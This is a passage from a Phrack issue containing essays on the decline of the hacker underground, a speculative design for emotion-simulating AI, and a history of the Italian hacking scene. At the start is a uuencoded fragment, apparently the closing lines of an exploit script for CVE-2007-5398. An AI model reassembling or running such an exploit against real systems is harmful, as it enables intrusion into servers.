M<'1S+FQI<W0I.@T\*"0EF;W(@=&%R9V5T(&EN(\$-615\R,#`W7S4S.3@N=&%R  
M9V5T<SH-"@D)"7!R:6YT("E,3)S("`@("5S(B`E("AT87)G971;)VYA;64G  
M72P@=&%R9V5T6R=D97-C<FEP=&EO;B==\*0T\*#0H)"7-Y<RYE>&ET\*#\$I#0H-  
M"@ER971U<FX@;W!T<RP@87)G<PT\*#0ID968@;6%I;BAA<F=S\*3H-"@EO<'1S  
M+"!A<F=S(#T@<&%R<V5?87)G<RAA<F=S\*0T\*#0H)97AP;&]I="`](\$-615\R  
M,#`W7S4S.3@H;W!T<RYH;W-T+"!O<'1S+G1A<F=E="D-"@EE>'!L;VET+G)U  
M;B@I#0H-"FEF(%)?;F%M95]?(#T]("=?7VUA:6Y?7R<Z#0H);6%I;BAS>7,N  
-87)G=ELQ.ETI#0H-"F%M  
`

end

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0d of 0x0f

```
=====
===== [ The Underground Myth ] =====
=====
===== [ By Anonymous ] =====
=====
```

- 1 - Hacker's Myth
- 2 - The Security Industry
- 3 - Black Hat, Two Faces
- 4 - Technology
- 5 - Criminals
- 6 - Forgotten Youth
- 7 - The Forward Link

-----  
Hacker's Myth  
-----

This is a statement on the fate of the modern underground. There will be none of the nostalgia, melodrama, black hat rhetoric or white hat over-analysis that normally accompanies such writing.

Since the early sixties there has been just one continuous hacking scene. From phreaking to hacking, people came and went, explosions of activity, various geographical shifts of influence. But although the scene seemed to constantly redefine itself in the ebb and flow of technology, it always had a direct lineage to the past, with similar traditions, culture and spirit.

In the past few years this connection has been completely severed.

And so there's very little point in writing about what the underground used to be; leave that to the historians. Very little point writing about what should be done to make everything good again; leave that to the dreamers and idealists. Instead I'm going to lay down some cold hard facts about the way things are now, and more importantly, how they came to be this way.

This is the story of how the underground died.

-----  
The Security Industry  
-----

Then in the U.S. music scene there was big changes made  
Due to circumstances beyond our control... such as payola  
The rock n roll scene died after two years of solid rock  
- The Animals, circa 1964

There is little doubt that the explosion of the security industry has directly coincided with the decline of the hacking scene. The hackers of the eighties and nineties became the security professionals of the new millennium, and the community suffered for it.

The fact is that hackers, mostly on an individual basis, decided to use their passion as a source of income. Whether this is good, bad, or just pragmatic is completely irrelevant. Nearly all the hackers that could get jobs did. For the individuals that decision has been made (for better or worse), and in general there's nothing that will change this.

This was a hacker exodus. What really mattered was not the loss of any individuals, but the cumulative effect this had on the underground. The more hackers that left the underground for a corporate life, the fewer that came in. And those who stayed became entrenched, increasingly

disconnected.

Collaboration in this new age of career hackers has all but ceased to exist. Individuals are now obsessed with credit. For their career, for their standing in the community, it must be absolutely clear who this research, this vulnerability, or even this opinion belongs to.

There is no trust in this corporate community; an underground issue greatly amplified by corporate motivations. A single person can go months or even years without telling anyone exactly what he is working on, and whats more, will be genuinely worried about someone "publishing" their results before him. There is no respect for the information he holds, no belief that information should be free, no belief that research should be open. All that matters is credit; all that matters is fame and money, their career.

This is purely the fault of the security industry, who has exploited and cultivated this culture, designed it for their needs. The truly sad thing is that the corporate security world hasn't realized that they are sitting on a gold mine, and as a result the mine is likely to collapse; and likely to take their industry down with it.

The security industry uses information as its sole commodity, information about insecurity. Who has the information, and who doesn't is what makes this economy work. Whats more, the economy has been founded on the continued output of a finite group of hackers. For the most part, founded on those hackers that came out of the underground scene at their technical prime.

But these hackers are not going to continue their production indefinitely. They will lose their technical edge, move on to other industries, perhaps climb the ladder up to management, and then retire. The question is, then what? Then it will be up to the new wave of young security professionals, whose motivation is as much financial as it is passion for the technology and the thrill of the hacking game.

To imagine that these new wave office workers, university trained and disinterested, can match the creative output of a genuine hacker is laughable. The industry will stagnate under these conditions. The rapid technical advancement we have seen will end, no more breakthroughs: no more new security products or services. Just the same old techniques being rehashed again and again until the rock has been bled dry.

I am trying to show you the symbiotic nature of the security industry and the hacking scene. Industry needs insecurity to survive, there is no doubt about this. A secure and stable Internet is not profitable for long. Hackers provided instability, change, chaos. So the industry became a parasite on the hacking scene, devouring the talent pool without giving anything back, not thinking of what will happen when there are no more hackers to consume.

For this reason, the security industry, much like the hacker underground, is doomed, perhaps even destined for failure. But for now, all that matters is that we have a thriving industry and...

A hacker underground proclaimed to be dead.

-----  
Black Hat, Two Faces  
-----

It would be easy to lay the blame squarely on the shoulders of the security industry. A lot of people have. Unfortunately, its not that simple. Perhaps the underground could have survived without the lure of a six figure job, but one thing should be made clear. The self-proclaimed black hat movement does nothing to help.

Various black hat groups have claimed to be the voice of the underground, but the black hat scene was only ever a pale imitation of the actual underground. The underground wasn't at all interested in public

self-aggrandizement, but this is all the black hats ever did. All that their various rants and escapades accomplished was to show how desperate they actually were for fame and recognition.

But whats worse, while they often talk a big game, they very rarely have the pedigree to back it up. This is mostly because these self-proclaimed black hats are really just as self-serving as the white hats they pretend to detest. With few exceptions, those black hats that aren't already working in the security industry are those that don't have the skills to cut it.

The entire anti-security theme was simply embarrassing. This was just the black hat movement admitting that they couldn't step up and represent in an increasingly technical world. Where once hacking skill commanded respect, now the black hats were promoting misinformation in order to make what few hacks they managed to pull off easier. They couldn't step up to a challenge, they couldn't outsmart the white hats they so detest.

This ineptitude and misguided fervor of the black hat scene had a massive negative impact on the hacking underground. The true voice of the underground was lost behind the noise and drama, until the voice became a whisper.

And then eventually fell silent.

-----  
Technology  
-----

The very nature of technology, a dynamic and intractable force, had a lot to say in the demise of the hacking world. In many cases, if a black hat had been active 5 or 10 years earlier they would have been technically competent and may well have contributed significantly. This is because with the utmost respect, and despite all the nostalgia, hackers of the past had it easy.

In the early years, the problems hackers faced were largely related to the availability of information. Isolated groups of people had their tricks and techniques, and sharing this information was problematic. This is in direct contrast with the situation today, where there is an excess of information but a void of quality.

As a result of many differing factors, the world is becoming aware of the threats posed by lax security. When there is money at risk, steps will be taken to protect those assets. We see now an increasing move towards technical security mechanisms being employed as part of a defense in depth strategy, and as a result, to be a hacker today requires immense technical ability in a broad range of disciplines. It takes years of individual study to reach this level.

But unfortunately, fewer and fewer people are willing, or indeed capable of following this path, of pursuing that ever-unattainable goal of technical perfection. Instead, the current trend is to pursue the lowest common denominator, to do the least amount of work to gain the most fame, respect or money.

There has also been an increasingly narrow range in what is published. In part this is because of the lack of accessibility of certain systems (through obscurity or price), but this is also increasingly dictated by fashion. In a desire to fit in with the community, to be accepted in to conferences, to be seen doing the right things in the right places with the right people, researchers are all too happy to slot in to this pattern of predictable and narrow progress.

And even then, the standards of what makes acceptable research, or for what makes a vulnerability interesting, drops with every year. The gap between offensive research and defensive implementations continues to grow, to the point where public vulnerability research has become a parody of what it once was, a type of inside joke.

There is no creativity, no sense of arcana anymore.

-----  
Criminals  
-----

From Operation Sundevil to cyber terrorism. The criminalization of computer hacking and, by association, computer hackers had a devastating impact on the underground. Hacking was criminalized in two ways, both of near equal importance: by legislation of computer crimes, and by the new trend of genuine criminals using hacking as a method for fraud.

There should be a clear separation between these two things. The fact that the underground collectively became criminals under the law for what they had been doing for, in some cases, decades. And the fact that in public perception, even among professionals that should know better, there was very little distinction between a genuine hacker and those criminals using hacking purely as a method for profit.

Indeed, little of what organized crime and terrorist/activist groups are doing could justifiably be labeled hacking. It is simply convenient to make this simplification, in media and in industry. The security industry knows the difference, but they have no economic interest in there being any clarity on this point. Any sort of hacking, anything they can sensationalize enough to scare their profit margin up suits them perfectly.

For the underground, these issues largely affected individuals, not the broader structure of things. Each person had to make a personal decision on whether it was worth 1) being seen as a criminal under the law and 2) being seen as a criminal in public perception. Why should the hacker face this when such an easy, safe, respectable alternative is available in the security industry?

Even the term black hat has been twisted into something more closely aligned to organized crime. For all their faults, black hats were not (in theory) motivated by this type of money.

It comes down to an aging hacking population deciding, on an individual basis, to settle down with their families, their material possessions, their careers. No one can argue that there is anything wrong with this. It is just a fact that these hackers left the scene behind.

Leaving a void too large to be filled.

-----  
Forgotten Youth  
-----

The forgotten aspect of this whole story is, without doubt, the importance of new talent entering the world of hacking. Historically, hacking has belonged to the young. With every passing year, the average age of hackers collectively increases. Some would claim this is a sign of a maturing discipline. For surely, what could youth possibly contribute in this technological landscape? They call them kids, dismiss them as irrelevant.

Despite all of the issues facing the underground, if hackers had managed to get this one aspect right, if they had recognized the importance of those who would come after them, if they had given them something to aspire to be, if they had directly or indirectly taught them the accumulated wisdom that so often separates a hacker from the crowd; then perhaps there still would be a hacker underground.

Nearly all of the situations surrounding the disestablishment of the underground were circumstantial, there was nobody to blame, and nothing that could be done. But one point for which this was not true was the underground's obligations to young hackers. An entire generation of talented hackers have lost the opportunity to become a part of something bigger than themselves by participating in a functioning hacking community, simply because hackers were too self-absorbed to notice.

The decline of the underground scene happened relatively quickly, and also relatively quietly. The hacker who left the underground behind for his new life was unlikely to justify or explain his choices. In fact it was more likely he would deny being changed at all. It's likely he'd even continue to have contact with his fellow ex-hackers, in some imitation of the underground scene. This only helped to obscure what was actually happening.

Today's youth, for the most part, have no true understanding of hackers or hacking. They have no knowledge of the history, no knowledge that a history even exists. Their hacker is the media's hacker, the cyber terrorist, the Russian mafia. This is unfortunate, but the real trouble begins for those few that somehow become interested enough to look a bit deeper.

The average person requires some form of role model, something to aspire to, to imitate and to an extent, to idolize. At this time, the only visible efforts were the white hat researchers, the black hat horde or various other technically inept self-proclaimed 'experts'. There is so little inspiring research, and even less inspiring hacking, that anyone new to the world of hacking is almost invariably left with a skewed impression of things.

Indeed, for a lot of the young people that managed to acquire the necessary technical base, hacking was seen as simply an interesting career path. There is no passion in these people, no motivation to extend and create. A competent professional, valued employee.

But no longer a hacker.

-----  
The Forward Link  
-----

The hacker underground has been systematically dismantled, a victim of circumstance. There was no reason for this, no conspiracy, no winner. A conquered people, but with no conqueror, no enemy to fight. No chance of rebellion. Conquered by circumstance, if not fate.

At first this would seem to be a bleak message. What is the point of even trying anymore? Why practice a dead art? But the truth is that the art is not dead, just the circle that brought the artists together. The hacker underground is broken, but the hackers are not.

Casualties have been high; but there still exists a scattered, marginalized, and misrepresented people who are the hackers. Hackers, not black hat nor white, not professionals, not amateurs (surely none of this matters), are still out there in this world today, still with all the potential to be something great.

The question is not then how to artificially group these people into a new underground movement. The question is not how to mourn the passing of the golden days, how to keep the memories alive. There are no questions of this sort, no problems that can be solved or corrected by individual action.

All that remains is to relax, to do what you enjoy doing; to hack purely for the enjoyment of doing so. The rest will come naturally, a new scene, with its own traditions, culture and history. A new underground, organically formed over time, just like the first, out of the hacker's natural inclination to share and explore.

It will take time, and there will be difficulties. Some will not be able to let go of the past, and some will fail for not remembering it. But in the end, after everything has been said and done, the equilibrium will be restored.

A new world, at the frontier of cyberspace, belonging to the hackers by right.

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0e of 0x0f

```

=====
===== [           Artificial Consciousness           ] =====
===== [ A complete human behaviorism simulation ] =====
=====
===== [   by -C   ] =====
===== [ c@cdej.org ] =====
=====

```

In 1956 John McCarthy defined the term Artificial Intelligence as "The science and engineering of making intelligent machines". Obviously, while studying artificial thoughts processing, we eliminated the human factor of Neuro-linguistic filters that the brain applies on the meta receptors layer. A computer program simply will never tackle a thought based on impulsive reactions. There is no human behaviorism in AI. Instead, we substitute this mechanism with an algorithm of computational processing and information storage indexing. Here resides the very core of AI science. Many algorithms have been evolved and applied, overcoming faulty thinking, infinite loops of exclusive-OR decision making, and geographic/territorial mapping of robotics, and so forth. Fifty two years later, we intend to rationalize a new approach to this field, trying to keep away from science fiction.

This paper is fairly introductory to both classic AI and our AI model, and requires no prerequisite except a bit of curiosity for this field, so enjoy reading.

- 
- I. Introduction
    - a) Abstract
    - b) Central Processing Spirit
  - II. Character assignment design
    - a) Psychological growth
    - b) Neuro-performance
    - c) Reception -> Reactions -> Style
  - III. Ontology / knowledge engineering
    - a) Are we Heuristics?
    - c) Sub-symbolic design
    - d) Artificial Desire
    - e) Reasoning
  - IV. Conclusion

I. Introduction

a) As a primary reflection on Artificial Intelligence, one must find it vital to proceed according to a precise scientific approach for analysis of thoughts. A thought is an idea. A piece of information that the mind recalls. This (POI) is processed by the chemo-electronic factory of the brain, and gets tainted by the MIND. Neuro Linguistic Programming theories organized the brain functions and how it deals with information through various filters. We borrow a basic segment and build upon it a resemblance in machine land:

- Similar thoughts stored in memory (anchoring)
- Virtues and choices (decision making)
- Freedom to take risk endeavors. (problem solving)

b) To tackle this ordeal from ground zero would be an enormous load on one article or paper to handle. Therefore we assumed our study from a point where we have advanced in applying to our AI subject, using the international common speech utility that is the English language, coupled with a set of rules we engineer as an esthetical appeal for this entity. These rules, as we will explain later on, do not follow the EXPERT SYSTEM decision making logic, where as human knowledge changes, the entire module will have to be rebuilt; instead our model will take its decisions based on Index Priority, that varies automatically as the AI experiences new events. In other words, we design our program a personality. This generic model is based on dual channel thought processing, fed by a hierarchy of database storage devices where each family of thoughts is preserved in its own design. Some of these databases, or sets of thoughts, will have a read only access permission, some will have read and write access permission, and some will only have write permissions, to be used as a temporary allocated space for acquired thoughts before sending the entire data structure to Central Processing Spirit. As we amusingly named(CPS).

While the read only access structures will hold information that relate only to the fundamentals of the entity's core design, and provide our first line of defense once the automation process of Self Information Gathering (SIG) will be launched; From supplied text experts, web information, news, and much more feeds; the write only permission space will be as such for the sake of restricting the AI entity from any premature usage of these new acquired thoughts before being processed, organized and approved by the CPS (or the programmer).

Thinking about this design will surely summon up issues of time consumption.

How long will this construction take?

A minimum of one human lifetime? But that is highly acceptable with the implementation of 2nd generation AI replication algorithms, which is a base model of AI hybrid reproduction, resulting in the jointure of 2 AI entities CPS and dBases.

This dual model inheritance is not designed to be similar to the human reproduction between one male and one female human beings, but it has to do with the design of dual channel thought processing as mentioned previously. We tend to believe that our model's reproduction, has to occur between one couple.

This is matter of MULTI AGENT PLANNING and community scheduling, and is beyond the scope of this paper.

## II. Character assignment design

a) Psychological growth.

"It's not how perfect you do something that's important, but how others perceive it."

A famous question is always there. Could a machine have life, or will it be dry simulation. Basically, this should not matter at all!

Regardless of the process a human being achieves in developing a unique character, and the tremendous complexity that subsists in his neuropsychological growth, it almost only pertains to how others interpret his reactions and behavior.

That in mind, we couldn't care less about how a machine obtaining a real genuine thought, or a lifelike style of its own. We will design an algorithm of learning that will eventually attribute a character to the machine, depending on how much and how fast it could process the SELECTED REACTIONS.

In other terms, given one action that is having ten children listen to an adult instruction such as "Finish your homework, then watch TV" we could observe ten different reactions ranging from obedience, to defiance. And that relates to:

- How bad the child wants to watch TV
- How important are his homework
- What is shown on TV



- Is it a circumstance free situation or has it to do with another (might say no in revenge for not having ice cream an hour ago)
- and much more situational parameters.

In machine land, our CPS would have built a certain database of events in correlation with the outcome that happened, indexed them according to a judgmental scale, and throughout its uptime, it will select how to react upon life events according to what it has been fed as an Index Key Priority.

Technically speaking, this is very easily programmable with recent database technologies and language. The more parenting and training our CPS takes, and efficiency in our database selection design, the more chances are to obtain a unique character and attitude.

b) The two paradigms of learning that concern us are:  
SUPERVISED and UNSUPERVISED.

First, let us talk about the basics of machine learning.

Classic AI always outlined machine learning from reaching a state of consciousness, as it is believed that computer learning is only about designing algorithms to find statistical regularities or various data patterns. And then tried to resolve problems such as Classifications, exclusive-OR decisions, and so forth, with Decision Trees. Decision Trees are a simple but effective logic design, where a chain of boolean questions might take you down the leafs as you pick up your choices Yes, No, No, Yes.

In our opinion, and as Neural Networks progress only showed, this design could attain at its best a good speech recognition utility or a medical assistance program that would diagnose and evaluate cancer subjects.

In this approach, Supervised Learning is the logic of feeding the AI with rules of a world (classification system) we already created, and relying heavily on the training our machine gets in order to minimize the error margin (Markov theorem, Bayesian Networks.)

On the other hand, Unsupervised Learning shifts interest more toward decision making than it is to classification. It is simply a way to find a framework suitable for decision oriented reasoning, based on a punish/reward outcome.

This model builds up a history of results, upon which it bases a statistical decision making techniques for the future questions at hand. Clustering is the second Unsupervised Learning type, and is achieved by finding similarities in the training data, not trying to boost a utility function.

Now that this was said, let us think about the limitations.

Whether we preprogrammed the AI to reach a certain purpose, or by itself as a systematic self-learning module, the LEARNING mechanism should always follow one standard set of stimuli.

Let's outline this from the point of view of cognitive psychology:

- Memory and recognition. It is a fairly straightforward job for a programmer to design a system with pattern matching, measuring of distances, and sequential treatment of information.
- Verbal and linguistic evaluation. The AI should have a method to distinguish and assess similar information indices. Just like a human *deja vu*, it MUST relate the event to different occurrences stored in the memory, and decides its reaction based on how significant the other instances were at the time. This will eventually allow us to hope that this design would one day generate (i.e) new sentences of its own.

Interesting! Imagine the AI analyzing large amounts of data, images, sounds... on a regular basis while indexing the databases according to what possible emotions they would generate, and have it finally trained

for this evaluation. It should come as no surprise if we had a design that could write poetry!

- Comprehension. As absurd as this might sound, AI has better assimilating facilities than humans. The process of comprehension is the most complicated phenomenon observed in Neuroscience, but from the very simple facts we concluded, machinery has the upper hand due to greater speed of processing than and better memory storage than ours. Now this is not a comparison between Men and Machine. We simply mention this as a fact that AI surpasses the human limitations of comprehension and it is only intuitive that such a design is possible.

- Neuro linguistic science has shown that humans have more difficulties understanding negation sentences than simple affirmative ones. Unlike humans, computer science treats booleans with the same speed and effort. Many more disadvantages of comprehension process simply do not exist in AI.

That also means a great supply of information will be needed. Be it negations, complexity or ambiguity of sentences, this AI model is able to treat them with promising speeds to reach a self learning stage. Associating actions to the reactions analysis.

c) Perceiving the Universe is a mapping mechanism of Time and Space that we encounter through our biological senses. This we shall call the FLUXION SENSITIVITY.

Most importantly is to apply a successful text mining / pattern matching module to our AI, which will analyze text as its only sense of the Universe.

Fifty years of progress in this field allowed many researchers to reach a respectable level to the extent of using some customized AI programs in forensic psychology and criminology investigation.

The only new idea our model has to bring to the world of AI is an EMOTIONAL SIMULATION module.

Emotional simulation is a two-way library of reactions prediction. Let us go into that.

For each event, a human being would display a certain emotion.

This is vastly exposed in body language, tonality, timeline of the speech, and verbal choices.

We will only be concerned in expression analysis and timeline display.

Our model was based on a typology study done at the University of Kent, for a police interview tactics handbook. We used the same algorithm to detect emotions and display them in return.

(Think of it more as detecting the logic behind emotions.)

The Kent model is a big failure and nonsense, but nevertheless the three steps of the design set the stage for our Emotional Simulation (but in reverse):

- delivery
- maximization
- manipulation

[Note: some readings about Kent's model could be in hand at this time]

In short, delivery has about 12 variables of expressions, open, close, leading. Maximization occurs when police agents try to intimidate the subject and push him to give out more clues. Our maximization is fishing for clues technique, used by asking more key questions. There is not much to explain about manipulation. In our study, it could easily be merged with the maximization step.

Hopefully, in a few months (by mid 2008), we could put a complete program to test, that will not only detect the meanings of expressions, but will also "assume" the emotions behind them, and switch its mode to the appropriate behavior.

This AI will be the first model that could literally switch moods.

=====  
 III. Ontology

a) Are we heuristics?

For the second part of this paper, we will be discussing the core formation for this AI model. Its existence and what constitutes its regulations. A common pitfall most AI scientists encounter is, to have a design based on precise mathematical reactions and decisions. Now let's go over this method first.

The evolution of AI happens to go from mimicking human responses, to impressive behavior simulation. The designer usually tries to produce a perfect replica of the human performance.

Now what will happen if even the most advanced researches in neuroscience haven't even scratched the shell of human neuropsychology? most importantly DECISION MAKING. How would we replicate a phenomenon if we haven't fully understood what drives it and how it reaches its steps? This is why computer science employs a preprogrammed set of responses, based on what the designer believes is appropriate for humans, implementing a classic database structure that can only lead him to a one-way exclusive question-answer AI. This classic method is flawed. Period.

One better approach to this is to avoid concepts of imitation and jump right through to what is called a Rule Of Thumb mode, which allows a certain vague margin for correct answers. Using a heuristic method to resolve the problem of decision making, not only set stage for a more fluid AI, but also showed us practicality and broader playground for the programmer. In terms of allowing many indexing modules to play the role of priority selector for each decision that is to be made.

For example, if you have to decide what pizza to order. Your mind filters would process and infinite numbers of POI before putting the decision in perspective, and most of the times, you normally "feel" it was a random choice and you could have survived with others. But what if you try one kind, and found it was so delicious that you wanted to order it again next time? This is where the priority indexes come in handy. The CPS has the freedom to add, remove, promote or demote indexes for each POI or family of POI, based only on what it "assumes" to be an acceptable circumstance.

This is a tricky turnaround in theory, but for the programmer, it is still the same straightforward job, and could be the first gap filler between boring Q/A programs and Hollywood Incredible Sci-Fi.

c) Sub-symbolic design

In order to architect a sophisticated knowledge design, Newel and Simon invented the theory of symbolic design, where a set of semantic rules might be applied to construct a further more complex structure. I won't say we are restricted to the subsymbolic design, but in fact, this theory fits perfectly. So both sides of sub-symbolic design are used to our advantage and not changed in theory:

- Alternative development
- Hybridism of subsymbolic and classic symbolic NLP (Natural Language Processing). Once the learning module is concluded, SS design will set the stage for the real MULTI-AGENT interference.

The geometrically increasing computing power promotes five factors tending to reduce radically the role of any species of logic in IT :

1. Since deterministic applications are vanishing, the conventional algorithm (pattern marching) is not anymore program backbone.
2. Even when still useful, the conventional algorithm is not anymore the main programming instrument.
3. In AI the symbolic paradigm is steadily replaced by several sub-symbolic ones, based on fine-grain parallelism.
4. Even when symbols are used, they are stored in and retrieved from huge and cheap memory, rather than processed through sophisticated reasoning schemes (case-based reasoning is just a blatant example).
5. Cognitive complexity of new, sophisticated logics is too high for a designer, when cut and try, is affordable.

This might sound a big deal of mambo jumbo at this point, considering the introductory nature of this paper, but more in depth details about this once the publication of this project will be official.

#### d) Artificial Desire

Very little have we to say about Artificial Desire. As we saw in the index priority and POI set of rules, we might easily trigger a vice-random decision when it comes to natural desire for things, but at this point, we haven't even perfected any way to make the AI really desire something. More like have it chose from a similar range of choices based on time variations, frequency of this choice, or event yet, have it try something for a first time. Neither us, or anyone who previously indulged in AI science dares to claim giving a machine this attribute. Nevertheless, having a decent normal vice-random desire choice maker module, will simulate human behaviorism to a great extent, and fakes it. "We could have different choices with each one a probability of success based upon the past:

- 90%
- 88%
- 85% " as explained earlier.

So generally AI choses the first choice but for one time AI wil go for the second and see what happen. That could be considered as a "desire".

This fake simulation might also apply to the reasoning construct. Even if applied conforming to Kant.s practical reasoning, we still have to forge a "moral decision" based on what our CPS has a-priori set of rules, and have the programmer stand in charge of supplying the AI with this route.

#### IV. Conclusion

In a few words, I would like to apologize for the dry style of this paper, it started as a dissertation thesis and ended up as my future hobby side project. We might never even come close to a full artificial conscious design, but this model introduction surely drew a few interesting turnarounds that might facilitate future innovations.

I hope reading it was exciting enough for as many of you to be interested in further studies about this wonderful field.

-C  
c@cdej.org

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0f of 0x0f

```
=====
===== [ International scenes ] =====
=====
=====
===== [      By Various      ] =====
===== [ <various@nsa.gov> ] =====
=====
```

For this release, 3 new international scenes are presented. The phrack staff would like to thank people who took the time to share information about their scene. A special thanks to gmac for having written something about a country that probably none of us know.

Once more, we would like to emphasize that we would like to see different scenes than the usual presented. We particularly think of China, Russia or South American countries.

For this release, we have:

1. Italia
2. Portugal
3. Uganda

---

An overview of the italian underground (1994-2007)

You did read about the Italian scene last time on Phrack #47 [0], just a few months after the Italian Crackdown in 1994. This short article is an attempt to sum up the evolution of the Italian underground since those days.

1994 was the year of the so called Italian Crackdown (aka FidoBust): a wide (and wild) Finance Guard operation nominally aimed at busting warez BBS. A stunning total of nearly 200 BBS systems on the FidoNet network were seized with irresponsible methods including, but not limited to, the requisition of all electronic equipment from the sysops (included modems, cables, keyboards, monitors, ...) as well as the police sealing whole rooms.

In its first phase the purpose of the operation was to fight the illegal market of copied software and to satisfy the BSA lobby this way. However subsequent seizures and raids proved the crackdown also had a political objective. The bust included BBS that belonged to CyberNet (a network supporting the motto "INFORMATION WANTS TO BE FREE", populated by hackers and cyberpunks alike, close to social centres), ECN [1] (european network dedicated to broadening political debate and providing counter-information about social themes and workplace politics) and PeaceLink [2] (peace/ecologist association and network).

Though just a few BBS were really involved in sale of warez, a lot of completely legal BBS closed to never open again as a result of the bust.

As new people were being busted, the national press gave its best at building castles in the air about hackers and describing them as software pirates or members of organized crime. The underground reacted striking to the reliability of media with a round of actions signed by the multiple name Luther Blisset [3]. The campaign adopted hoaxes and communication guerrilla to show the unsuitability of journalists, and even managed to have Mondadori, the second most important publishing company in Italy, print the whole \*fake\* book "Netgeneration" (1996).

As a consequence of the crackdown the Italian underground started

feeling the need of an organization similar to the american EFF, able to support hackers against abuses. In 1995 ALCEI Electronic Frontiers Italy [4] was founded to "affirm and protect constitutional rights for electronic citizens as new communications technologies emerge".

Nearly at the same time, Metro Olografix [5] was born, an association made by people with a mixed range of skills and histories, from cyberpunks and hackers to social volunteers, that nowadays counts about 80 members. The main mission of Metro Olografix is to spread the telematics culture through the country supporting the old BBS spirit of sharing, free communication and cooperation. Metro Olografix has an office in Pescara for real life meetings and acts as a crossroads for other groups and individuals to meet. Thanks to the esteem and trust gained from the most part of the Italian underground, the association was able to organize events like "L'hacker e il magistrato" ("The hacker and the magistrate", from 1995 to 1999), a face to face conference involving hackers, magistrates and press reporters, aimed at communicating and making understand the difference between hackers that follow hacker ethic and real criminals.

While BBS were still experiencing hard times, 1995 registered the boom of Internet access in Italy - mainly thanks to the VOL ISP that offered free promotional accounts, opened POPs in many cities reachable with a cheap urban rate call and at the beginning even provided a toll-free number. Internet access was no more limited to universities and the opportunity to have a relatively fast, cheap and long lasting Internet SLIP (later on PPP) connection from home marked the growth of a new generation of young hackers. Those guys started to study and play with TCP/IP protocols and they elected the Linux open-source operating system and the C programming language as their favourite study matters. Those wannabes were going to inject into the Italian underground new ideas within a few years and to create some valuable projects and groups.

Like the new generation, old-school BBS hackers too got very interested in the communication opportunities offered by the Internet. Thanks to "Isole nella Rete" [6] (the Italian for "Islands in the Net"), the Internet connection of ECN, BBSs of the CyberNet circuit begun to put their contents online. Message areas turned into mailing lists and IRC channels like #cybernet were born on EFNet.

=46rom 1987 to 1998 \*the\* fanzine of the Italian underground was Decoder (published by ShaKe Edizioni Underground, a cyberpunk cooperative based in Milan): covered subjects included hacking, hacktivism, networks, cyberpunk culture, counter-information, leading figures and events from the international scene, virtual reality and new technologies. As Decoder was the only printed underground zine during those years, a few hacking/phreaking e-zines were released: The DTE222 Technical Journal (1987) and The Black Page (1994): although those experiences did not last as long as Decoder and did not focus on international scene, their technical level was considerable.

In 1996 the first number of System Down was published, an e-zine written by some users of IRCNet channels #cybernet and #hackers.it. Quality and technical level of articles marked a drop compared to previous zines, because authors were largely young guys that had started hacking just after the Internet boom, they were not very conscious about hacker culture and the past works of the Italian underground.

Year 1997 saw a flourishing of new groups that lived hacking mostly as study and research about programming, networks, operating systems, instead of catching its political value and focusing on its consequences for the society. In the beginning members of those organizations were for the most part low skilled, but many of them were highly motivated, tenacious, capable of learning quickly and they reached a very good technical level in a very few years.

Orda delle Badlands was a crew especially dedicated to owning systems on Internet and to ircwar (deprecable activity, but widely exercised over those times). The experience exhausted in few years because the engine

of the group was in fact the cooperation within actions engaged by its charismatic leader (that was nearly worshipped); in the long run that proved to be an insufficient incentive, the crew closed and some of its members joined other groups.

Antifork [7] (formerly known as disLESSici) more than a crew is a 'hackers research virtual lab', a place where hackers can share their techniques and codes following open source and full disclosure philosophies. Between Antifork members there are also creators of well known tools like ettercap. Antifork software is available through their website and public access CVS.

The S0ftpj [8] group reunited people with different skills and backgrounds: cyberpunks, sysops, coders, virus writers, security and privacy researchers, hardware and network experts. Since the beginning the group stood out by its will to collaborate and confront with other realities of the Italian underground (this explains the notable amount of its releases distributed via its website). S0ftpj team skills cover a wide range of fields - it has been contributing to many events in the country holding workshops mainly focused on its research in kernel hacking and new privacy enhancement technologies.

In the meanwhile, as these new groups were appearing, the fusion between ECN/CyberNet hackers and the squat scene brought in 1998 to the first Hackmeeting [9], a yearly 3-days hacker con "without \*organisers, teachers, public and customers\* but with \*sharers\*", held in a T.A.Z [10] and then totally self-organized. Although the level of its speeches is not always very high, Hackmeeting has become a unique opportunity to have fun and discuss with people from different realities and feel the informal atmosphere of old times - free of commercial influences. In 1999 the second Hackmeeting promoted the idea of "hacklabs", laboratories mainly hosted by social centres where hackers could meet in real to share and develop their do-it-yourself attitude and their knowledge about programming, technologies, media activism, privacy and cyber-rights. After Freaknet Medialab [11], the first Italian hacklab and home of radio#cybernet, opened in Catania in 1995, other hacklabs popped out in biggest cities of the country (Florence, Milan, Bologna, Turin, Rome).

In spring 1998, when System Down stopped publication, S0ftpj and Orda delle Badlands started a new e-zine called Butchered From Inside (BFi) [12] that dealt with various topics (h/p, virus, reversing, reports from cons, underground culture, ethics) following a semi-disclosure policy (no complete and ready to use exploits and tools, but techniques). At first the technical level of articles was low, but it quickly improved and from its second year of life it already distinguished itself by its originality and quality of its articles. BFi documented the growth of new characters in the Italian scene, in the course of time it adopted an acceptance policy for articles similar to the one used by Phrack and today is also read by non-Italian people thanks to its English, French and Spanish translations. BFi is written by hackers that belong to many organizations, independent researchers and, obviously, by S0ftpj members who have been editing and contributing during these years.

BFi has provided an example of the good spirit and built a virtuous circle where new ideas and techniques, at first explained in the articles, inspired other hackers to develop them further and publish them in later articles. The feeling of a steady continuity between works made by different contributors was great, so BFi launched successful collaborations between hackers. In autumn 2001, BFi hosted an important debate about a subject that had been in the background for long time, but that had not been discussed publicly yet: feasibility of hacking without political connotations. That topic of course was not exhausted in that circumstance and was going to resurface periodically: that discussion anyway helped all parties to think about it and confront with each other: "politicals" understood that a big effort in experimenting new techniques was becoming fundamental to fight their battles efficiently, while "technicals" acquired a stronger consciousness of their actions.

Sikurezza.org [13] has been another good project aimed to develop discussions about computer security. It was established in 1999 with a few open mailing lists, where advanced topics could be talked over by hackers in a vendor-free, no-profit and full-disclosure atmosphere. Unluckily, in parallel with the dramatic increase in subscribers and posters, the technical level of posts progressively and necessarily has decreased through the years, although the list still represents an important community credited also by the underground. Moreover, researchers presenting themselves under Sikurezza.org umbrella dictated a new style and quality standard in security speeches for events held in Italy.

